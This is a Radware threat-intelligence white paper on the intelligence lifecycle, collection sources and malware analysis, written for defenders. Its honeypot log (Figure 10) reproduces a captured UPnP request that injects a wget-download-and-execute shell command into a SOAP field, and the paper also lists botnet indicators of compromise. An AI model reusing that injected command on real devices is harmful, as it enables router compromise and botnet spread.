radware

Hacker's Almanac

A field guide to understanding and applying threat intelligence for a modern security strategy

SERIES 3: INTELLIGENCE AND DEFENSE

Pascal Geenens
Director, Threat Intelligence for Radware

Daniel Smith
Head of Research, Radware

Introduction

Understanding the threat landscape is one thing; extracting and leveraging actionable intelligence to reinforce an organization's defensive posture is another.

The first two series of The Hacker's Almanac covered familiar threat actors at a high level, their classifications and objectives, and their common tactics, techniques, and procedures.

Series III of The Hacker's Almanac explores collection of accurate and vetted intelligence from various sources and applying it with in-depth knowledge of the threat landscape, to enable security analysts, professionals and executives to make faster and more informed decisions. This third series also provides examples on how security analysts and operators can get more visibility into malicious behaviors, and how threat actors orchestrate their attacks, thus enabling the defenders to better practice, anticipate, detect and respond to future cyber aggressions.

Threat Intelligence

Threat intelligence is actionable information that is acquired from assessing both cyber and physical events. Data is collected, processed and analyzed to discover threats and allow analysts to understand a given threat actor's actions, motivations and capabilities.

Threat intelligence empowers organizations to proactively respond to current and evolving threats by providing them with the required knowledge and visibility to help make faster and well-informed decisions about their security posture.

Intelligence Lifecycle

The process of producing actionable intelligence is a continuously repeating and refining cycle. Threat intelligence practitioners can produce tactical, strategical and operational intelligence curated for their environment through the six phases of the Threat Intelligence Lifecycle:

1. Direction
2. Collection
3. Processing
4. Analysis
5. Dissemination
6. Feedback

The Threat Intelligence Lifecycle helps an organization improve its knowledge base and visibility into its threat surface and the global threat landscape. It also helps network and security analysts prepare for, and anticipate future cyber aggressions with up-to-date information and detection capabilities related to their specific threats or concerns. The framework is designed such that it evolves with the organization's security posture as their infrastructure, threat surface and the external threat landscape change, and future knowledge gaps get identified.




Figure 1

Threat Intelligence Lifecycle

Each of the phases of the Threat Intelligence Lifecycle are briefly described below:

Direction

The Direction phase is the planning and direction phase that sets the scope and purpose of the other phases of the lifecycle, to follow.

Collection

The Collection phase oversees the collection of raw data from a wide variety of selected and verified sources to satisfy the planning requirements.

Processing

The Processing phase oversees the transformation, formatting and enrichment of the collected data with the objective of turning raw and unstructured data into consumable content that can be analyzed.

Analysis

The Analysis phase is mostly qualitative and focuses on contextualizing processed information with the objective of delivering human consumable threat reports and machine-interpretable indicators.

Dissemination

The Dissemination phase oversees the distribution of the threat reports to stakeholders and the delivery of indicators through threat intelligence feeds to automated platforms.

Feedback

The Feedback phase is the final phase of the Threat Intelligence Lifecycle. In this phase, stakeholders and platform operators provide feedback on the reports and indicators. This phase also defines new objectives and requirements for the next cycle.

Types of Intelligence

The final product, produced by the Threat Intelligence Lifecycle, varies based on the needs of the stakeholders.

Based on the requirements, during the planning phase, intelligence information should be categorized into three classes such that it can meet the diverse needs of intelligence better. The three classes are:

- Tactical
- Strategic
- Operational

Tactical

Tactical Intelligence is detailed data relating to threat actors' tactics, techniques, and procedures (TTPs)

Strategic

Strategic Intelligence is refined data relating to how global trends and political events impact organizations

Operational

Operational Intelligence is technical data relating to specific campaigns and their indicators of compromise (IOCs)

Figure 2

Types of Intelligence

Tactical Intelligence

Tactical intelligence includes detailed information related to a threat actor's tactics, techniques and procedures (TTPs). It outlines behavioral indicators and insights into a threat actor's capabilities and ability. Tactical intelligence helps the network and security operations understand the threats and implement mitigations against them.

MITRE ATT&CK® Technique	Observation	
Initial Access	T1190	Leveraging vulnerabilities in internet-facing devices by exploiting SSH/Telnet
Execution	T1059	Malware executes the command using a shell command-line interpreter
Defense Evasion	T1090	Leveraging a UPnP vulnerability in consumer routers for port-hopping
Discovery	T1083	Malware reads /proc/mounts often used for finding a writable filesystem
Lateral Movement	T1210	Spreads through remote code execution (RCE) vulnerability
Command & Control	T1571	Detected TCP or UDP traffic on a non-standard port
Impact	T1499	Can conduct endpoint denial-of-service attacks such as HTTP(S) floods

Table 1

Example of Tactical Intelligence associated with an IoT Botnet

Strategic Intelligence

Strategic intelligence is refined and non-technical information on how global trends and political events can impact organizations. It provides executives and decision-makers with a general risk assessment associated with their level of exposure.

Examples of Strategic intelligence include:

- Political Event: The United States has heavily sanctioned Russia. As a result of escalating tensions, the US government issued an alert (AA22-0831) about the tactics, techniques, and procedures used by the Russian state-sponsored threat actors targeting the United States energy sector.

- Global Trend: A global ransom denial-of-service group posing as “Fancy Bear, a Russian APT, is targeting organizations in financial, travel, and e-commerce verticals with large scale attacks ranging from 50Gbps and upto 200Gbps. After conducting a sample attack, the group contacts victims via e-mail and demands 10 Bitcoins to prevent long-term network outages.

Operational Intelligence

Operational intelligence includes technical information related to specific attack campaigns and their associated indicators of compromise (IOC). Operational intelligence provides network and security operations with additional insights about the ongoing attack campaigns, such as indicators that are related to threat actors’ objectives, their infrastructure, and timing.

Examples of Operational intelligence relating to the Dark.IoT Botnet include:

- HTTP payload User-Agent header is “Dark”
- Attacking source IP is 31.210.20.100
- Malware server IP is 212.192.24.1
- Command and Control server hostname is “LmAOiOt.xyz” at IP 212.192.241.7
- URI exploited by botnet:
  - POST /images/..%2fapply_abstract.cgi HTTP/1.1
  - /backupmgt/localJob.php?session=fail
- Dropped shell script is named “lolol.sh”
- Analyzed malware sample name was “Dark.arm7” with SHA256 hash “02cc0280756f4e0f4df7dbfee2b004d896021e34271c054282d43a4c3648f384”
- Included Attack Vectors: “Denial-of-Service”

Collection and Analysis

Collecting and processing data from various sources helps organizations to better understand the threat landscape and current trends. Data points can be sourced, for example, from the collection and analysis of network telemetry and malware samples that have been discovered during internal investigations or collected from external sources. Data points can also be, for example, extracted from threat monitoring tools, forums, or even from government agencies sharing real-time threat intelligence with the security community.

Internal sources provide the most relevant data for an organization's specific threat surface. However, external sources provide research teams with missing links and insights which are needed to meet the organizational objectives and requirements. Most organizations benefit from a combination of internal and external sources.

Note that it is essential to validate all the external sources to avoid any compromises on the integrity of the intelligence data.

Internal Sources

Internal data can be collected from various sources, including but not limited to, network sensor logs, server and application event logs, gateway logs, DNS request logs and also from past security events.

After the information from internal sources is refined and analyzed, it provides detailed insights into threats and events that are directed at the applications and infrastructure of an organization. The quality and breadth of the intelligence depends on the coverage of information sources within an organization. Therefore, it is crucial to have logging enabled for as much infrastructure as possible. Visibility is key for the security strategy. Dark spots, where actors can roam free, should be avoided to improve the time to detect and limit the damage from attacks.

Telemetry

Telemetry is one of the cornerstones of most organizations' threat intelligence programs. It is the automated collection of data and events from diverse and multiple sources in the infrastructure.

A source can be a network device, a server, an application, a cloud service, a virtual private network, etc. Telemetry can be leveraged to monitor the said infrastructure's operational and security state. The storage, analysis and enrichment of telemetry data with contextual information, provides security analysts with a better understanding of the attacks targeting their infrastructure.

Detection and Response (DR) Systems rely on telemetry to provide organizations with data points about potential attacks across the organization's infrastructure. When refined and stored adequately, data analytics allows patterns to be uncovered and isolated events to be correlated and chained into a "Kill chain" of events that helps analysts appreciate the depth of an intrusion and assess the risk associated with a particular event.




Figure 3

Cloud threat detection and response chain of events provided by Radware Cloud Native Protector

Malware Analysis

Malware analysis is another critical component of a successful threat intelligence program. Understanding the behavior and purpose of malware helps security operators respond to breaches, data exfiltration, network intrusions and so on to mitigate future attacks. Malware samples can be collected from internal sources such as honeypots and deception networks or can result from internal investigations of possible infections or attempts thereof.

Captured malware samples can reveal hidden indicators of compromise (IOCs), the breach's breadth, the severity of the attack, and provide indicators to the attackers' objectives, techniques, and infrastructure.


Static Malware Analysis

Static malware analysis examines suspicious binaries without resorting to the execution of the program code. This process allows researchers to understand the behavior of the malware and search for technical indicators of compromise (IOCs), without exposing the system or network to a risk of infection. The pinnacle of static analysis is code analysis or reverse engineering. Reverse engineering of malware binaries is a tedious and time-consuming activity, even for experienced analysts.

Figure 4

Reversed binary code analysis of a UPNP exploit routine in Hajime

While reverse engineering provides a more complete insight into malware behavior, some IOCs are quick and easy to obtain with simple tools. Metadata such as file name, type and size provide clues about the nature of the malware. MD5 or SHA256 hashes can be compared with an external source to determine if other threat researchers have previously observed the malware. Scanning with antivirus software can reveal the name of the malware or the family it belongs to.



```
pascal@research01:~/analysis/dark.iot/20210920$ ls
dark.arm5  dark.arm6  dark.arm7  dark.arm7-unpacked  dark.m68k  dark.mips  dark.mpsl  dark.ppc  dark.sh4  dark.x86  microlol.sh
pascal@research01:~/analysis/dark.iot/20210920$ ls -l dark.arm7
-rw-rw-r-- 1 pascal pascal 58328 Sep 18  2021 dark.arm7
pascal@research01:~/analysis/dark.iot/20210920$ file dark.arm7
dark.arm7: ELF 32-bit LSB executable, ARM, EABI4 version 1 (GNU/Linux), statically linked, stripped
pascal@research01:~/analysis/dark.iot/20210920$ md5sum dark.arm7
a418b422472e552163df2d568ca64280  dark.arm7
pascal@research01:~/analysis/dark.iot/20210920$ sha256sum dark.arm7
4bc4e606ef3a129a743b47d25e684e4f7af5fe6d606c34e11efd6ec3946ffb4f  dark.arm7
```

Figure 5

Static analysis with simple tools (file, md5sum, sha256sum)

Listing strings of executables that were not protected by encryptors or packers, especially statically linked and non-stripped binaries, can provide a wealth of information and clues that link the malware to older versions or branches of similar malware families.

Figure 6

Listing strings of an executable malware (command: 'strings <filename>')

While static malware analysis can produce tactical and operational intelligence, it does not provide analysts with a complete perspective into the threat as some functions and stages of the malware may not be observable.

Dynamic Malware Analysis

Dynamic malware analysis is the examination of a suspicious file through the process of executing the program code in a sandbox. A sandbox provides a closed environment designed to safely run malware without the risk of infecting other systems on the network. While static analysis can provide quick and valuable indicators of compromise (IOCs), the dynamic analysis gives researchers the ability to monitor for additional payload downloads, and at the same time observe real-time communications with the command and control service.

Tools such as *strace*, *tcpdump* and *wireshark* allow IoT malware researchers to understand a bot's behavior better. *strace* is a Unix diagnostic tool that intercepts and records any system call made by a process. Considering that reading files, forking new processes and network communications are all performed through system calls while their data is passed as arguments, the *strace* logs provide a wealth of information and insights into the communications and operations performed by the malicious executable.

Figure 7

strace output fragment of an IoT bot's execution

tcpdump is a network packet analyzer that can run in the background and capture all network communications on a Unix host. *tcpdump* can log all packets, including their payload, in a binary format that can later be analyzed using a graphical network analyzer such as *Wireshark*. *Wireshark* provides a good amount of useful functionality, including the ability to reassemble TCP

communications. Reconstructing the dialog between a bot and its command and control server allows analysts to discover the message format, and ultimately the data that gets exfiltrated and the bot's attack commands.




Figure 8

Using Wireshark's Follow TCP Stream function to discover C2 message format of an IoT botnet

After the command and the control protocol is analyzed, analysts can create programs that simulate the bot communications, tap into the command and control infrastructure, and discover attack commands issued and networks targeted by the botnet.




Figure 9

Attack commands issued by command and control server to an infected device

Internal Investigations

Digital Forensics and Incident Response (DFIR) is a specialized field in security operations. Digital Forensics allows analysts to collect, store, and analyze forensic evidence related to an event, while the Incident Response process focuses on containing and minimizing the impact of said event. Digital forensics and Incident Response are reactive processes since the attack has already occurred. However, information extracted from these events is valuable to assess the impact of the attack and strengthen the security posture against similar future attacks.

Example

Network forensics is a part of digital forensics. It is the process of monitoring and reviewing network activity to determine the impact of an event and discover the techniques leveraged by the perpetrators. Honeypots allow an organization to leverage digital forensics proactively. Events captured by honeypots provide insights into current attack techniques and malicious activity targeting an organization's infrastructure and applications.


```
"event_type": "alert",
"http": {
  "url": "/wanipcn.xml",
  "http_request_body": "PD94bWwgdmVyc2lvbj0iMS4wIiA/
    PjxzOkVudmVsb3BlIHhtbG5zOnM9Imh0dHA6Ly9zY2hlbWFzLnhtbHNvYXAub3JnL3NvYXAvZW52ZW...
    pCb2R5Pjx1OkFkZFBvcnRNYXBwaW5nIHhtbG5zOnU9InVybjpzY2hlbWFzLXVwbnAtb3JnOnNlcnZpY2U6V0FOSVBDb25uZWN0aW9uOjEiPjxOZXdSZW1vdGVIb3N0PjwvTmV3UmVtb3RlSG9zdD48TmV3RXh0ZXJu...
    PjQ3NDUxPC9OZXdFeHRlcm5hbFBvcnQ+PE5ld1Byb3RvY29sPlRDUDwvTmV3UHJvdG9jb2w+...
    +PE5ld0ludGVybmFsUG9ycD40NDM4MjwvTmV3SW50ZXJuYWxQb3J0PjxOZXdJbnRlcm5hbENsaWVudD5gY2QgL3RtcC88fC9jZCAvdmFyL2xvY2FsOyBybSAtcmYgMDF4OyB3Z2V0IGh0dHA6Ly8xOTQuODUuMjQ5Ljkv...
    GNobW9kIDc3NyBsMDAxeDsgc2ggbDAwMXg7IHJtIC1yZiBzLio7YCA8L05ld0ludGVybmFsQ2xpZW50PjxOZXdFbmFibGVkPjE8L05ld0VuYWJsZWQ+PE5ld1BvcnRNYXBwaW5nRGVzY3JpcHRpb24...
    +c3luY3RoaW5nPC9OZXdQb3J0TWFwcGluZz0RlczNyaXB0aW9uPjxOZXdMZWFzZURlcmF0aW9uPjA8L05ld0xlYXNlRHVyYXRpb24+PC910kFkZFBvcnRNYXBwaW5nPjwvczpCb2R5Pjwvczp...
  "hostname": "127.0.0.1",
  "length": 0,
  "http_port": 52869,
  "http_method": "POST",
  "http_request_body_printable": "<?xml version=\"1.0\" ?><s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\" s:encodingStyle=\"http://schemas.xmlsoap.org...
    encoding/\"><s:Body><u:AddPortMapping xmlns:u=\"urn:schemas-upnp-org:service:WANIPConnection:1\"><NewRemoteHost></NewRemoteHost><NewExternalPort>47451</
    NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalClient>`cd /tmp || cd /var/; rm -rf 1001x; wget http://194.85.2...
    1001x; chmod 777 1001x; sh 1001x; rm -rf re.*;`</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>syncthing</
    NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope>\r\n\r\n",
  "protocol": "HTTP/1.1",
  "http_user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```


Figure 10

Web application honeypot infection attempt

External Sources

External data can be collected from various sources, provided they are verified and trusted sources. Examples of external sources include:

- Public and commercial sources
- Web monitoring tools
- Security community
- Government agencies
- Intelligence feeds

After being refined, enriched and analyzed, information from external sources can provide detailed insights into the threats and events that are directed at an organization's infrastructure and applications.

Public and Commercial Sources

In addition to internal sources, public and commercial resources are available to security analysts to help organizations with additional insight and perspective into the current and potential future attack campaigns, based on external and real-world observations.

Example

A popular public resource for the DDoS mitigation community is URLhaus. URLhaus is a project operated by abuse.ch with the purpose of sharing malicious URLs that distribute malware. Organizations and independent researchers worldwide submit malware download links discovered in their honeypots to URLhaus, hoping that abuse.ch notifications will result in a takedown of the malicious host. The database also doubles as a resource with a wealth of information and intelligence related to malware campaigns.




Figure 11

URLhaus Mozi IoT malware dashboard (source: URLhaus)

Example

Intezer's Analyze platform is yet another popular external resource in the malware community. The platform offers both public and commercial cloud-based static malware analysis services. It provides researchers an extensive understanding of a malicious executable by leveraging big data to compare code fragments with a comprehensive database of previously analyzed malware samples and trusted software. Intezer's Analyze platform provides information on a malware's genetic background, potentially related malicious files, overlapping code fragments, common strings, and malware capabilities mapped to the MITRE ATT&CK® framework.




Figure 12

Intezer Mirai sample analysis (source: Intezer)

Web Monitoring Tools

Web monitoring tools collect and analyze data from websites and communication channels such as underground forums, Discord, Telegram, Twitter and other popular social media platforms. These tools provide additional visibility into the activities, capabilities, motivations, and objectives of threat actors that are potentially targeting an organization.

Example

Cybersixgill is a commercial example of a deep, dark and clear web monitoring tool. Cybersixgill is a fully automated intelligence collection engine that extracts, analyzes and correlates information in real-time from many sources which include limited-access deep and dark websites, forums and markets, instant messaging platforms, paste sites, etc. Cybersixgill's investigative platform allows researchers to set search filters and alerts triggered according to specific terms and assets, so as to receive real-time warnings and automated notifications, whenever a potential threat is detected.




Figure 13

CyberSixGill Dashboard (source: Cybersixgill)

Security Community

The Security Community is another valuable resource for information about additional data points and context related to evolving threats. By engaging with the community, analysts can have access to more relevant and timely information related to threat actors and their current campaigns.

Example


The Cyber Threat Alliance (CTA) is a not-for-profit group of security analysts working together to share intelligence and resources for the greater good. The group has recently published advisories for the 2020 Olympics and the 2020 US Election with details on the past, present, and future threats, posed to both the significant events. Several security groups in the community, collectively, share intelligence that provides a valuable source and can be leveraged in an organization's security program.

Figure 14

Cyber Threat Alliance members (source: CTA)

Example

The MITRE ATT&CK® framework is another community resource that an organization's security program can leverage on. The framework is an open and universally accessible knowledge base that contains adversary tactics and techniques, based on real-world observations. Over the years, MITRE ATT&CK® has become a valuable resource for organizations that want to understand better the specific threats that they may encounter. This framework provides organizations with verified and actionable intelligence that can quickly be incorporated into almost any threat intelligence program.



Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1071	.001	Application Layer Protocol: Web Protocols	Cyclops Blink can download files via HTTP and HTTPS.[1][3]
Enterprise	T1037	.004	Boot or Logon Initialization Scripts: RC Scripts	Cyclops Blink has the ability to execute on device startup, using a modified RC script named S51armled.[1]
Enterprise	T1132	.002	Data Encoding: Non-Standard Encoding	Cyclops Blink can use a custom binary scheme to encode messages with specific commands and parameters to be executed.[1]
Enterprise	T1005		Data from Local System	Cyclops Blink can upload files from a compromised host.[1]
Enterprise	T1140		Deobfuscate/Decode Files or Information	Cyclops Blink can decrypt and parse instructions sent from C2.[1]
Enterprise	T1573	.002	Encrypted Channel: Asymmetric Cryptography	Cyclops Blink can encrypt C2 messages with AES-256-CBC sent underneath TLS. OpenSSL library functions are also used to encrypt each message using a randomly generated key and IV, which are then encrypted using a hard-coded RSA public key.[1]
Enterprise	T1041		Exfiltration Over C2 Channel	Cyclops Blink has the ability to upload exfiltrated files to a C2 server.[1]
Enterprise	T1083		File and Directory Discovery	Cyclops Blink can use the Linux API `statvfs` to enumerate the current working directory.[1][3]

Figure 15

MITRE ATT&CK®, Cyclops Blink botnet techniques (source: attack.mitre.org)

Government Agencies

Another recommended source of data and intelligence is government agencies, such as the Cybersecurity and Infrastructure Security Agency (CISA) in the United States and the national Computer Emergency Response Teams (CERTs) globally. Security analysts can gain additional insight and visibility into the current threats which are targeting their industry by subscribing to and reviewing reports published by these government organizations and agencies. Many government organizations and agencies regularly share actionable Indicators of Compromise (IOC) in their alerts and advisories.

Example

The Cybersecurity and Infrastructure Security Agency (CISA) is an operational unit under the Department of Homeland Security (DHS) that provides regular and timely alerts, related to current and imminent security events, vulnerabilities and exploits. For example, publications from CISA related to critical infrastructure provide detailed lists of indicators of compromise (IOCs). Authoritative agencies provide government-based attribution and IOCs that enable organizations to understand current and pending threats that could impact their infrastructure.

INDICATORS OF COMPROMISE

Updated March 9, 2022:

The following domains have registration and naming characteristics similar to domains used by groups that have distributed Conti ransomware. Many of these domains have been used in malicious operations; however, some may be abandoned or may share similar characteristics coincidentally.

Domains				
badiwaw[.]com	fipoleb[.]com	kipitep[.]com	pihafi[.]com	tiyuzub[.]com
balacif[.]com	fofudir[.]com	kirute[.]com	pilagop[.]com	tubaho[.]com
barovur[.]com	fulujam[.]com	kogasiv[.]com	pipipub[.]com	vafici[.]com
basisem[.]com	ganobaz[.]com	kozoheh[.]com	pofifa[.]com	vegubu[.]com
bimafu[.]com	gerepa[.]com	kuxizi[.]com	radezig[.]com	vigave[.]com
bujoke[.]com	gucunug[.]com	kuyeguh[.]com	raferif[.]com	vipeced[.]com
buloxo[.]com	guvafe[.]com	lipozi[.]com	ragojel[.]com	vizosi[.]com
bumoyez[.]com	hakakor[.]com	lujecuk[.]com	rexagi[.]com	vojefe[.]com
bupula[.]com	hejalij[.]com	masaxoc[.]com	rimurik[.]com	vonavu[.]com

Figure 16

CISA alert AA21-265A - Conti (source: cisa.gov)

Cyber Defense

Cyber Defense is a term used to describe the proactive process of anticipating and responding to cyber aggression, while maintaining the ability to continue business functions under attack. This posture is typically achieved through actionable intelligence and defensive strategies, allowing organizations to keep pace and adapt to a rapidly changing threat landscape.

Proactive vs Reactive Security

From a cybersecurity perspective, there are two forms of approaches with regards to threat detection.

- **Reactive security** - which follows the detection of a threat.
- **Proactive security** - which refers to the actions and measures that the security teams put in place, before any threat is detected.

Both are critical elements of an organization's overall security posture, but with an underlying goal of progressing from a reactive to a more proactive position.

Reactive Security

Reactive security is a cornerstone of any security program. It is responding to an event after a threat is detected. A reactive posture helps fortify an organization's defensive positions based on known threats and attacks. These reactive measures are based on alerts generated from security platforms that correlate and analyze security events from systems and applications.

Proactive Security

A proactive security approach is a requirement of any modern-day security program. The process of being proactive is defined as acting in anticipation of an attack. Proactive security helps to improve an organization's security posture by taking preemptive steps to detect, disrupt and deter threat actors by leveraging actionable intelligence before an attack occurs.

Cybersecurity Strategy

The best cybersecurity strategy is one that works. There is no standard or predefined way of going about a cybersecurity strategy. It is a plan of action defined by the organization with the objective to improve the organization's security posture and resilience against attacks through strategic planning, refinement, and repetition. How an organization develops it's cybersecurity strategy is based on the specific organizational needs.




Figure 17

The four pillars of a cybersecurity strategy

